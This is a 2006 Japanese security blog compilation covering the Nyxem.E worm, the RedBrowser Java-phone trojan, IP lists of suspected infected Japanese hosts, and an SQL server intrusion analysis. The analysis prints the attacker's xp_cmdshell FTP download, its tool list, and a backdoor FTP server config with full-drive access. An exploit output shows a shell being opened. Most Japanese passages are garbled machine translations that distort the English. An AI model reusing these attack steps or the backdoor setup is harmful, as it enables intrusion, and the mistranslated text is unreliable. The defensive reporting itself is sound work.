nyxem in India  It’s the 3rd of the month and so the Nyxem.E worm has another opportunity to activate and overwrite data files. Nyxem didn’t do that much damage last month and the statistics don’t look to be that bad this month either.
その月の3日です、それで Nyxem.E 虫は作動して、そしてデータファイルに上書きするもう1つの機会を持ちます。 Nyxem は先月それほど多くの損害をしませんでした、そして統計値は同様今月それほど良くないように思われません。

The only country in the world that seems to be affected in any serious manner this time around would be India.
今回の場合どんな重大な方法ででも影響を受けるように思われる世界中の唯一の国はインドでしょう。

If you look at Nyxem.E infections we've spotted in India yesterday via our Virus World Map , you'll see infection reports from places like Calcutta, Mangalore, Hyderabad, Bombay, Bangalore, Jaipur and New Delhi.
もしあなたが我々が我々のウイルス世界地図によって昨日インドで見つけた Nyxem.E 感染症を見るなら、あなたはカルカッタ、 Mangalore 、ハイデラバード、ボンベイ、バンガロ、ジャイプルとニューデリーのような場所からの感染報告を見るでしょう。

But in any case the activity is lower than last month. So hopefully fewer computers in India will actually be damaged this month than last.
けれどもいずれにしても活動は先月より卑劣です。 それで望むらくは今月最後により少ないコンピュータがインドで実際に破損するでしょう。

(出展:F-Secure)

plasmaBack in July of 2005 we blogged about our "view of the world" . Here at our labs we have a system that allows us to view a visual representation of virus infections worldwide. We can plot viruses in real-time or see an elapsed history.
2005年7月に戻って我々は「世界の我々のビュー」についてブログを作成しました。 ここ、我々のラボで我々は我々に世界的にウイルス感染の視覚の表示を見ることを許すシステムを持っています。 我々はリアルタイムでウイルスを構想するか、あるいは見ることができる経過するヒストリー.

After blogging about this system, we got requests from our users to make a version that would be available for everyone online. Well, that's just what we've done with F-Secure World Map . Visitors can easily see the virus situation at any given time and also in a particular location.
このシステムについてブログを作成した後で、我々は我々のユーザーからのリクエストに皆にとって利用可能であるであろうバージョンをオンラインにするようにさせました。 まあ、それはただ我々がF - 安全な世界マップに関してしたことです。 ビジターが随時、そして同じく特定の場所で容易にウイルスの状況を見ることができます。

wm1 

(出展:F-Secure)

6310iWe've been looking deeper into the RedBrowser trojan and have found that it uses just the standard MIDP 1.0 API and the optional CLDC 1.0 WMA package (Wireless Messaging API). Sun has a helpful list of J2ME phones and the version of the Java software installed on each.
我々は RedBrowser trojan の中に(今まで)もっと深く見えていて、そしてそれがただ標準的な MIDP 1.0 API と1.0の WMA がパッケージするオプションの CLDC (ワイヤレスメッセージ交換 API)を使うことに気付きました。 サンは J2ME 電話の役立つリストを持っています、そして Java ソフトウェアのバージョンはそれぞれの上にインストールしました。

So, among the older J2ME/Java supported phones that we have tested, none have been vulnerable to Redbrowser. The Nokia 6310i for example does not have the optional WMA support and the even though the Siemens SX1 has all of the needed software components, RedBrowser still doesn’t work on it.
それで、年上の方の間で J2ME / Java が我々がテストした電話を支えました、一人も(今まで) Redbrowser の被害を受けやすくありませんでした。 例えばノキア 6310i はオプションの WMA サポートを受けないそしてシーメンス SX1 が必要とされるソフトウェアコンポーネントのすべてを持っているけれども、 RedBrowser がまだそれに取り組まない.

(出展:F-Secure)

----------------------------

■あまてらす

----------------------------

あまてらすです。おはようございます。

ソフトかったけど、サーバー機には、インストール不可でした。

とほほほお・・・・

----------------------------

■セキュリティニュース

----------------------------

Winny関連

トレンドマイクロ、新ウイルス対策ソフトにWinny削除機能

ウイルス感染で顧客情報などWinny上へ流出 - モスフード

NECグループ、富士宮信金から1万3600人分の個人情報などを漏洩
1万4千人分の顧客情報流出 静岡の信金
官公庁、自治体等を対象に契約ライセンス数と同数までのホームユースライセンスを無償提供


脆弱性への対応

Apple、メタデータ偽装対策のセキュリティアップデータを公開

マイクロソフト、開発者向けのセキュリティセミナーを開催

Mac OS Xのセキュリティパッチ、Safariの脆弱性修正やLeap.A対策など


その他

OOW Tokyo 2006開幕!--事業再生のためのOracleテクノロジのすべてを紹介

日本SGI、アドビ製品を基盤とするドキュメント管理セキュリティビジネスを開始
最新セキュリティ講座 第2回

沖,NEC,日立の3社がVoIPセキュリティ技術者認定資格を新設

「アプリケーション・セキュリティは開発者一人ひとりの問題」

日本SGI、PDFファイルの文書セキュリティ・サービスを本格展開


----------------------------

■実証コード

----------------------------


----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


60.46.168.38 i60-46-168-38.s05.a010.ap.plala.or.jp
125.173.215.125 p1125-ipad414osakakita.osaka.ocn.ne.jp
203.189.60.204 t060204.ppp.asahi-net.or.jp
219.104.144.229 ntsitm045229.sitm.nt.ftth.ppp.infoweb.ne.jp
220.210.179.117 117.179.210.220.dy.bbexcite.jp
221.113.9.22 p009022.ppp.asahi-net.or.jp
221.113.17.41 p017041.ppp.asahi-net.or.jp
221.113.21.212 p021212.ppp.asahi-net.or.jp
221.113.24.220 p024220.ppp.asahi-net.or.jp
221.113.31.191 p031191.ppp.asahi-net.or.jp
221.113.37.66 p037066.ppp.asahi-net.or.jp
221.113.37.221 p037221.ppp.asahi-net.or.jp
221.113.38.204 p038204.ppp.asahi-net.or.jp
221.113.48.180 p048180.ppp.asahi-net.or.jp
221.113.53.225 p053225.ppp.asahi-net.or.jp
221.113.59.121 p059121.ppp.asahi-net.or.jp
221.113.59.247 p059247.ppp.asahi-net.or.jp
221.113.60.91 p060091.ppp.asahi-net.or.jp
221.113.73.248 248.73.113.221.ap.yournet.ne.jp
221.113.95.116 116.95.113.221.ap.yournet.ne.jp
221.113.101.176 176.101.113.221.ap.yournet.ne.jp
221.113.103.23 23.103.113.221.ap.yournet.ne.jp
221.113.103.103 103.103.113.221.ap.yournet.ne.jp
221.113.109.184 184.109.113.221.ap.yournet.ne.jp
221.113.119.52 52.119.113.221.ap.yournet.ne.jp
221.113.127.241 241.127.113.221.ap.yournet.ne.jp
221.113.163.74 p2074-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.164.29 p3029-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.164.39 p3039-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.164.65 p3065-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.165.10 p4010-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.165.125 p4125-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.165.217 p4217-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.200.189 p2189-freed01hon-sw1gw1.tokyo.ocn.ne.jp
221.113.203.163 p1163-freed01hon-sw1gw3.tokyo.ocn.ne.jp
221.113.203.188 p1188-freed01hon-sw1gw3.tokyo.ocn.ne.jp
221.113.206.254 p2254-freed01hon-sw1gw4.tokyo.ocn.ne.jp
221.113.209.143 p6143-air01hon128k.tokyo.ocn.ne.jp
221.113.210.32 p7032-air01hon128k.tokyo.ocn.ne.jp
221.113.210.114 p7114-air01hon128k.tokyo.ocn.ne.jp
221.113.211.161 p8161-air01hon128k.tokyo.ocn.ne.jp
221.113.212.17 p9017-air01hon128k.tokyo.ocn.ne.jp
221.113.212.208 p9208-air01hon128k.tokyo.ocn.ne.jp
221.113.229.82 p1082-ipad12gifu.gifu.ocn.ne.jp
221.113.229.89 p1089-ipad12gifu.gifu.ocn.ne.jp
221.113.231.53 p3053-ipad12gifu.gifu.ocn.ne.jp
221.113.235.92 p1092-ipad55osakakita.osaka.ocn.ne.jp
221.113.235.232 p1232-ipad55osakakita.osaka.ocn.ne.jp
221.113.240.10 p6010-ipad55osakakita.osaka.ocn.ne.jp
221.113.241.219 p1219-ipad56osakakita.osaka.ocn.ne.jp
221.113.247.26 p1026-ipbf04kamokounan.kagoshima.ocn.ne.jp
221.113.247.78 p1078-ipbf04kamokounan.kagoshima.ocn.ne.jp
221.190.61.252 p1252-ipbf301osakakita.osaka.ocn.ne.jp


今回のインシデントは、SQLサーバに対するインシデントです。

このサーバは、脆弱なアカウント(SAパスワードなし)を設定していた為、リモートからログインされ

不正にコマンドが実行された形跡を確認しました。詳細な攻撃の手順については、以下をご覧ください。


<不正アクセスの手順>

1)SQLサーバへの不正アクセス

saアカウントを使用して不正アクセスが行われる。

2)コマンドの実行

XP_Comdshellを利用してftpサーバからツールのダウロードが実行される。

Guest login ok, access restrictions apply:ftp> cd /pub/OpenBSD/patches/6250 CWD command successful&ftp> get 2.4.tar.gz8200 PORT command successful150 Opening ASCII mode data connectio

3)ダウロードされたツール名の一覧

2.4.tar.gz
5M.bin
arma5.zip
AV.bat
dx5ger.exe
Fport.exe
latest-defs.exe
ls-lR.gz
merlin.bat
ncurses.tar.gz
patch-2.4.19.gz
pskill.exe
stopav.bat
syss.exe
syss.txt
tlist.exe


・syss.txtの中身

[GLOBAL]
LocalSetupPassword=ZFJUa/HVVx41.
LocalSetupPortNo=6666
ProcessID=844
Version=3.0.0.17
RegistrationKey=HsVRCjxHMe/HwDOrrUxqeMuChKO0DdlzUy2tCGgcdMVQDs/7P9EdwjKrowsPF//h4YObIvknAH/FHA95cfEyb3wzQp2v7UfOzCFEFq722
MaxNrUsers=20
SpeedLimit=1023998976
SocketRcvBuffer=99999
SocketSndBuffer=99999
PacketTimeOut=300
OpenFilesUploadMode=Shared
[DOMAINS]
Domain1=0.0.0.0||6666|lol|1
[Domain1]
User1=webclan|1|0
LogSystemMes=0
LogSecurityMes=0
LogGETs=0
LogPUTs=0
LogFileSystemMes=0
LogFileSecurityMes=0
LogFileGETs=0
LogFilePUTs=0
MaxNrUsers=20
ReplyHello=+++ By WebClan +++
SignOn=c:\WINNT\system32\com\welcome.txt
Signoff=c:\WINNT\system32\com\logout.txt
[USER=webclan|1]
Password=ZFJUa/HVVx41.
HomeDir=c:\
TimeOut=600
MaxNrUsers=10
Maintenance=System
Note1="Wizard generated account"
Access1=M:\|RWAMELCDP
Access2=L:\|RWAMELCDP
Access3=K:\|RWAMELCDP
Access4=J:\|RWAMELCDP
Access5=I:\|RWAMELCDP
Access6=H:\|RWAMELCDP
Access7=G:\|RWAMELCDP
Access8=F:\|RWAMELCDP
Access9=E:\|RWAMELCDP
Access10=D:\|RWAMELCDP
Access11=C:\|RWAMELCDP
Access12=W:\|RWAMELCDP


4)その後、外部のIRCサーバに接続を行う。

08:04 Created
08:04 *** Netzhaeckchen has joined channel #dog-xdcc
08:04 *** Topic for #dog-xdcc : ァ、*~`~*、ァ|ァ、*~`~*、ァ|ァ、*~ -=・-Der kleine DSL-Chan... ワber Hilfe is man sehr erfreut.... Meldet euch bei den OPエs mit dem &.... Auch fservs lpen :) -=・- ~*、ァ|ァ、*~`~*、ァ|ァ、*~`~*、ァ
08:04 *** #dog-xdcc = Netzhaeckchen Killercam +[meeo]-09 &Netzhaeckchen|SleepzzzZZZZzzz +[meeo]-bloedi +[meeo]-02 &spyshot +[meeo]-Musik-03 +[meeo]-10 Sonnenkrieger111 fkr oetzi ~aymeeo|kIsSeN steph Markus MSP +[meeo]-NiCe-1 EKO +slave kingb sonnenschein +[meeo]-NiCe-2 +[meeo]-nulli +[meeo]-03 +[meeo]-08 +[meeo]-NiCe-3 +[meeo]-07 +[meeo]-NiCe &[TaLiBaN]
08:04 <[meeo]-NiCe-3> ** .::-_-::.[H4PpY L33ch!ng l33ゥh3ョ$!].::-_-::. **
08:04 *** Mode #dog-xdcc = +smntr
08:04 <[meeo]-NiCe-3> Total Offered: 3561.2 MB Total Transferred: 7.78 GB
08:04 <[meeo]-NiCe> ** bRought t0 yA bY rIDeRz-CrEW **
08:04 <[meeo]-NiCe> ** 6 packs ** 10 of 10 slots open, Record: 447.9KB/s
08:04 <[meeo]-NiCe> ** Bandwidth Usage ** Current: 0.0KB/s, Record: 508.2KB/s
08:04 <[meeo]-NiCe> ** To request a file, type "/msg [meeo]-NiCe xdcc send #x" **
08:04 <[meeo]-NiCe> ** To request details, type "/msg [meeo]-NiCe xdcc info #x" **
08:04 <[meeo]-NiCe> #1 2x [1.1M] MC LXD ft. KT - G-Town Pt.1.mp3
08:04 <[meeo]-NiCe> #2 8x [2.4M] MC LXD - G-Town Pt.2.mp3
08:04 <[meeo]-NiCe> #3 3x [ 63M] Windows.XP.Wallpapers.zip
08:04 <[meeo]-NiCe> #4 0x [ 95M] VA-Deep_Dance_103-Bootleg-2006-wAx_by_RMC.ace
08:04 <[meeo]-NiCe> #5 1x [3.6M] Mattafix_-_Big_City_Life.mp3
08:04 <[meeo]-NiCe> #6 0x [794M] Scanners_-_uncut_-_RSVCD_-_DVD_Rip_-.mpg
08:04 <[meeo]-NiCe> ** .::-_-::.[H4PpY L33ch!ng l33ゥh3ョ$!].::-_-::. **
08:04 <[meeo]-NiCe> Total Offered: 959.9 MB Total Transferred: 249.85 MB

5)現在も継続して、観察中

----------------------------

■あまてらす

----------------------------

あまてらすです。おはようございます。

ソフトがやっとお店に届いたそうです。

取りに行かないと


----------------------------

■セキュリティニュース

----------------------------

情報漏えい系

個人情報漏えい事件を斬る 個人情報漏えい事件を斬る(32): IT ...

NTT東西の顧客情報がWinny流出、業務委託先社員の自宅PCがウイルス感染

陸自でも情報流出、複数隊員の私用パソコンから

海上自衛隊の「秘」情報がWinnyに流出、防衛庁が調査を開始

IT業界や官公庁で頻発するファイル交換ソフトからの情報流出

客らの情報270人、ネットに流出 モスフードサービス


脆弱性

マイクロソフト、IE用に「セキュリティ以外の更新プログラム」

Oracle、11iのセキュリティ問題に対処


その他

インフォリスクマネージ、企業向けに情報セキュリティ対策支援サイトを公開

しっかり監視できます、台湾生まれの端末セキュリティソフト

松下電器、監視カメラを利用した新セキュリティソリューション

Symantecが消費者向けセキュリティ啓発サービス


----------------------------

■実証コード

----------------------------

Microsoft Internet Explorer "IsComponentInstalled()" Remote Stack Overflow Exploit

http://www.frsirt.com/exploits/20060228.ie_iscomponentinstalled.pm.php

----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


61.44.2.177 177.2.44.61.ap.yournet.ne.jp
61.118.159.181 p1181-freed01hon-sw2gw5.tokyo.ocn.ne.jp
61.118.187.234 p1234-freed01hon-sw2gw8.tokyo.ocn.ne.jp
61.199.11.105 p2104-ipbf01souka.saitama.ocn.ne.jp
125.174.196.155 p2155-ipbf10kokuryo.gunma.ocn.ne.jp
203.181.57.15 q057015.ppp.asahi-net.or.jp
219.167.165.197 i219-167-165-197.s02.a034.ap.plala.or.jp
221.113.0.126 p000126.ppp.asahi-net.or.jp
221.113.4.119 p004119.ppp.asahi-net.or.jp
221.113.5.69 p005069.ppp.asahi-net.or.jp
221.113.5.243 p005243.ppp.asahi-net.or.jp
221.113.16.59 p016059.ppp.asahi-net.or.jp
221.113.17.94 p017094.ppp.asahi-net.or.jp
221.113.17.124 p017124.ppp.asahi-net.or.jp
221.113.17.134 p017134.ppp.asahi-net.or.jp
221.113.19.81 p019081.ppp.asahi-net.or.jp
221.113.21.212 p021212.ppp.asahi-net.or.jp
221.113.28.99 p028099.ppp.asahi-net.or.jp
221.113.30.51 p030051.ppp.asahi-net.or.jp
221.113.32.207 p032207.ppp.asahi-net.or.jp
221.113.33.39 p033039.ppp.asahi-net.or.jp
221.113.39.182 p039182.ppp.asahi-net.or.jp
221.113.49.33 p049033.ppp.asahi-net.or.jp
221.113.60.42 p060042.ppp.asahi-net.or.jp
221.113.73.83 83.73.113.221.ap.yournet.ne.jp
221.113.75.180 180.75.113.221.ap.yournet.ne.jp
221.113.97.3 3.97.113.221.ap.yournet.ne.jp
221.113.100.16 16.100.113.221.ap.yournet.ne.jp
221.113.100.216 216.100.113.221.ap.yournet.ne.jp
221.113.102.62 62.102.113.221.ap.yournet.ne.jp
221.113.102.169 169.102.113.221.ap.yournet.ne.jp
221.113.109.149 149.109.113.221.ap.yournet.ne.jp
221.113.117.95 95.117.113.221.ap.yournet.ne.jp
221.113.118.237 237.118.113.221.ap.yournet.ne.jp
221.113.163.122 p2122-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.163.175 p2175-ipbf14aobadori.miyagi.ocn.ne.jp
221.113.202.191 p2191-freed01hon-sw1gw2.tokyo.ocn.ne.jp
221.113.202.231 p2231-freed01hon-sw1gw2.tokyo.ocn.ne.jp
221.113.203.59 p1059-freed01hon-sw1gw3.tokyo.ocn.ne.jp
221.113.205.35 p1035-freed01hon-sw1gw4.tokyo.ocn.ne.jp
221.113.205.118 p1118-freed01hon-sw1gw4.tokyo.ocn.ne.jp
221.113.211.37 p8037-air01hon128k.tokyo.ocn.ne.jp
221.113.212.2 p9002-air01hon128k.tokyo.ocn.ne.jp
221.113.213.223 p3223-air01honfc.tokyo.ocn.ne.jp
221.113.213.224 p3224-air01honfc.tokyo.ocn.ne.jp
221.113.229.45 p1045-ipad12gifu.gifu.ocn.ne.jp
221.113.229.127 p1127-ipad12gifu.gifu.ocn.ne.jp
221.113.230.123 p2123-ipad12gifu.gifu.ocn.ne.jp
221.113.232.184 p4184-ipad12gifu.gifu.ocn.ne.jp
221.113.235.239 p1239-ipad55osakakita.osaka.ocn.ne.jp
221.113.238.241 p4241-ipad55osakakita.osaka.ocn.ne.jp
221.113.240.146 p6146-ipad55osakakita.osaka.ocn.ne.jp
221.113.240.205 p6205-ipad55osakakita.osaka.ocn.ne.jp
221.189.214.59 p1059-ipad08motosinmat.mie.ocn.ne.jp
221.190.74.153 p4153-ipad211kobeminato.hyogo.ocn.ne.jp
221.191.230.43 p1043-ipbf08matuyama.ehime.ocn.ne.jp
221.246.173.19 221x246x173x19.ap221.ftth.ucom.ne.jp

The RedBrowser trojan is unique in several ways:
RedBrowser trojan はいくつかの意味でユニークです:

1. First J2ME (Java 2 Mobile Edition) malware. Some old Java viruses like Strangebrew do work on some Java phones, but RedBrowser is the first malware targeting Java phones on purpose.
1。 最初の J2ME (Java 2モービル版)悪性ソフト。 Strangebrew のような若干の古い Java ウイルスが若干の Java 電話の仕事をします、しかし RedBrowser はわざと Java 電話に目標を定める最初の悪性ソフトです。

2. First mobile malware that tries to steal money. The threat is is still very limited: this thing does not spread by itself and we have no direct reports of anybody being hit by it in Russia (where the first reports were from).
2。 金を盗もうとする最初のモバイル悪性ソフト。 脅迫はそうであるまだ非常に限定されています:これはひとりでに広がりません、そして我々は誰の直属の上司もロシア(最初の報告がどこからでしたか)でそれによってぶたれるようにしません.

3. All other mobile malware targets smartphones (running on Symbian, Palm or PocketPC). This one works on many low-end closed phones. We've succesfully tested it under:
3。 すべての他のモバイル悪性ソフトが(シンビアン、手の平あるいは PocketPC の上を走っている) smartphones に目標を定めます。 これは多くのローエンドの閉じられた電話で働きます。 我々は succesfully に下にそれをテストしました:
Nokia 9300 (Communicator, running Symbian Series 80)
ノキア9300(通信機、走っているシンビアンシリーズ80)
Nokia 6630 (Symbian S60 smartphone)
ノキア6630(シンビアン S60 smartphone)
Nokia 5140i (low-end Series 40 phone)
ノキア 5140i (ローエンドのシリーズ40が電話をかけます)
We've also heard it works under Blackberries with J2ME support. We will be testing it with Nokia 6310i - one of the first phones with Java support.
我々は同じくそれがブラックベリーの下で J2ME サポートで作動するということを耳にしました。 我々はノキア 6310i - Java サポートを持っている最初の電話の1つ - と共にそれをテストしているでしょう。

These screenshots taken under Nokia 6630 show how the social engineering works:
ノキア6630の下でとられたこれらのスクリーンショットは社会のエンジニアリングがどのように機能するか示します:

redbrowser

The trojan always sends the messages to number 1615, which seems to be a generic premium-rate number in Russia, used by several different services.
trojan は常に、いくつかの異なったサービスによって使われて、ロシアで一般的な保険料率数であるように思われるナンバー1615にメッセージを送ります。

----------------------------

■あまてらす

----------------------------

あまてらすです。おはようございます。

まだバックアップソフトは、届いていません。

今週末くらいになるのかな?


----------------------------

■セキュリティニュース

----------------------------

自治体だけではないですが、漏洩事件はなかなかなくなりませんね。

自治体のセキュリティ管理、「職員の意識」に加え新たな懸念が浮上

情報セキュリティに関する自治体の懸念、「漏洩・盗難・紛失」が急増

自治体におけるセキュリティの懸念は「職員の低い意識」~ガートナー調査


鵜飼さんのコラムです。

組み込みシステムのセキュリティ~攻撃の脅威と防衛策~(1)


ISSから

「セキュリティ情報の共有はビジネスに貢献する」,米ISSのディレクタ


お客様に信頼していただけるようにならないとね。

セキュリティのセールス・トークは“脅威”から“信頼”へ


個人保護法改正 どうなるのかな?

効果より弊害が大きい? 個人情報保護法改正案

情報セキュリティ事故の要件と,効果的な対策

MACも標的になりつつありますね。

Mac OS Xはいまでも安全といえるのか

----------------------------

■実証コード

----------------------------


----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。


58.88.221.218 p1218-ipad201gifu.gifu.ocn.ne.jp
60.40.114.246 p3246-ipad34gifu.gifu.ocn.ne.jp
61.199.11.105 p2104-ipbf01souka.saitama.ocn.ne.jp
125.200.231.78 p6078-ipad502osakakita.osaka.ocn.ne.jp
219.96.155.48 p3048-air02kdtoyoshi.nagano.ocn.ne.jp
219.112.40.144 144.40.112.219.ap.yournet.ne.jp
219.166.200.194  
221.112.170.114 221x112x170x114.ap221.ftth.ucom.ne.jp
221.113.2.236 p002236.ppp.asahi-net.or.jp
221.113.3.164 p003164.ppp.asahi-net.or.jp
221.113.9.110 p009110.ppp.asahi-net.or.jp
221.113.19.1 p019001.ppp.asahi-net.or.jp
221.113.28.142 p028142.ppp.asahi-net.or.jp
221.113.30.90 p030090.ppp.asahi-net.or.jp
221.113.31.104 p031104.ppp.asahi-net.or.jp
221.113.32.93 p032093.ppp.asahi-net.or.jp
221.113.34.142 p034142.ppp.asahi-net.or.jp
221.113.41.41 p041041.ppp.asahi-net.or.jp
221.113.46.124 p046124.ppp.asahi-net.or.jp
221.113.47.242 p047242.ppp.asahi-net.or.jp
221.113.52.92 p052092.ppp.asahi-net.or.jp
221.113.53.194 p053194.ppp.asahi-net.or.jp
221.113.62.35 p062035.ppp.asahi-net.or.jp
221.113.68.233 233.68.113.221.ap.yournet.ne.jp
221.113.72.201 201.72.113.221.ap.yournet.ne.jp
221.113.73.12 12.73.113.221.ap.yournet.ne.jp
221.113.77.122 122.77.113.221.ap.yournet.ne.jp
221.113.87.156 156.87.113.221.ap.yournet.ne.jp

----------------------------

■あまてらす

----------------------------

あまてらすです。おはようございます。

先週末から検証環境の再構築を行っていました。

失敗を繰り返しながら再構築は終了しました。

しかし、保存されていた検証データの一部が消失しました。

再発防止策として、データバックアップ用の外付けHDDと

バックアップソフトAcronis True Image 9.0を購入することにしました。

これで大丈夫かな?


----------------------------

■セキュリティニュース

----------------------------

みんなの為かな・・・ 大切ねインフラですからね。

情報セキュリティは誰のため?


IPV6が標準装備されているそうです。IPV6もやっと標準になりそうですね。

試そう!Windows Vista

(第1回)Windows Vistaに何が期待できるのか

OSDL、マイクロソフトの反Linuxキャンペーンに異議あり!


おう。生態認証ですかね。

パスワードはもう時代遅れ?

オープンソースWebアプリのセキュリティを調査


中国、治安管理を強化 情報犯罪、フーリガン標的に あす処罰法施行  
コンピューターに侵入してデータを書き換えたりするハッキング行為を五-十日間の拘留

やっと処罰する為の法律ができたのね。中国国内からの攻撃おおすぎです。

中国、治安管理を強化 情報犯罪、フーリガン標的に あす処罰法施行


業界最高水準の大容量サーバーと保安インフラシステム運営などに100億ウォン以上を投資し

EBS、7月に大学入試でサイト開通


----------------------------

■実証コード

----------------------------

サ 2006-02-26 : SCO UnixWare "ptrace" Call Binaries Debugging Local Privilege Escalation Exploit

http://www.frsirt.com/exploits/20060226.sco-root-exploit.c.php


----------------------------

■不正なアクセス(日本を送信元とした攻撃)

----------------------------

自分の管理するグローバルIPアドレスが以下のリストに含まれている場合は、ウィルスまたはボットワームに感染している恐れが高いです。至急ウィルススキャンを実行される事を推奨します。

項目

攻撃

リモート

攻撃ポート

80

対象OS

Unix

CVE

CAN-2004-0594

MS



PHP memory_limit code execution (HTTP_PHP_Memory_Limit)

このシグネチャまたは脆弱点について

RealSecure Network Sensor、RealSecure Server Sensor:


このシグネチャは、複数の長いヘッダー名を含み、1 つの PHP リソースを要求する HTTP 要求を検出します。 イベントがトリガされる前に長いヘッダー名の数が検出される必要があリます。この数は調整パラメータ 「pam.http.php.mem.hdr.limit」を使用して制御できます。 また、検出された長いヘッダー名の数に関係なく、極端に大きなヘッダー名を含む PHP リソースへの HTTP 要求によっても、このイベントがトリガされます。


デフォルトの危険度

高危険度


このシグネチャが添付されているセンサー

RealSecure Network Sensor: XPU 24.17 以降、RealSecure Server Sensor: XPU 24.17 以降


影響を受けるシステム

Debian Linux: 3.0、Slackware Linux: 8.1、SuSE Linux: 8.0、Conectiva Linux: 8.0、SuSE Linux: 8.1、Gentoo Linux: 任意のバージョン、OpenPKG: CURRENT、Trustix Secure Linux: 1.5、Windows: 任意のバージョン、Unix: 任意のバージョン、Linux: 任意のバージョン、Mandrake Linux: 9.2、SuSE Linux: 9.0、Conectiva Linux: 9.0、Red Hat Advanced Workstation: 2.1、Trustix Secure Linux: 2.0、Slackware Linux: 9.1、SuSE Linux: 8.2、Slackware Linux: 9.0、Red Hat Enterprise Linux: 2.1ES、Red Hat Enterprise Linux: 2.1WS、Mandrake Linux: 9.1、Red Hat Enterprise Linux: 2.1AS、Mandrake Linux Corporate Server: 2.1、Slackware Linux: current、Mandrake Multi Network Firewall: 8.2、PHP: 4.3.7 以前、PHP5 5.0.0RC3 以前、Conectiva Linux: 10、OpenPKG: 2.0、Mandrake Linux: 10.0、Trustix Secure Linux: 2.1、Trustix Secure Enterprise Linux: 2、SuSE Linux: 9.1


タイプ

不正アクセスの試み


脆弱点の説明

PHP は、多くの Web サーバー環境に使用される、クロスプラットフォームのサーバーサイド組み込み型スクリプト言語です。 PHP バージョン 4.3.7 以前および PHP5 バージョン 5.0.0RC3 以前では、リモートの攻撃者がサーバー上で任意のコードを実行する可能性があります。 memory_limit のサポートが有効になっていると、リモートの攻撃者は特殊な形式の要求を送信して、memory_limit 要求を終了させる可能性があります。これによって、不正な中断が行われ、PHP サーバー上で任意のコードが実行されます。


この脆弱点の解決方法

PHP4 の場合:

PHP の Web サイトから、最新バージョンの PHP4 (4.30.8 以降) を入手してアップグレードします。

PHP5 の場合:

PHP の Web サイトから、最新バージョンの PHP5 (13-Jul-2004 付けの 5.0.0 以降) を入手してアップグレードします。


実証コード
[root@linux iss]# ./phpnolimit01
Stage 1: Filling mem with bad pdestructor ... DONE
Stage 2: Triggering memory_limit now ... DONE
Shell on port 36864


トレース

HTTP_PHP_Memory_Limit.jpg


参照事項

ISS X-Force

PHP memory_limit code execution

http://www.iss.net/security_center/static/16693.php


CVE

CAN-2004-0594

http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2004-0594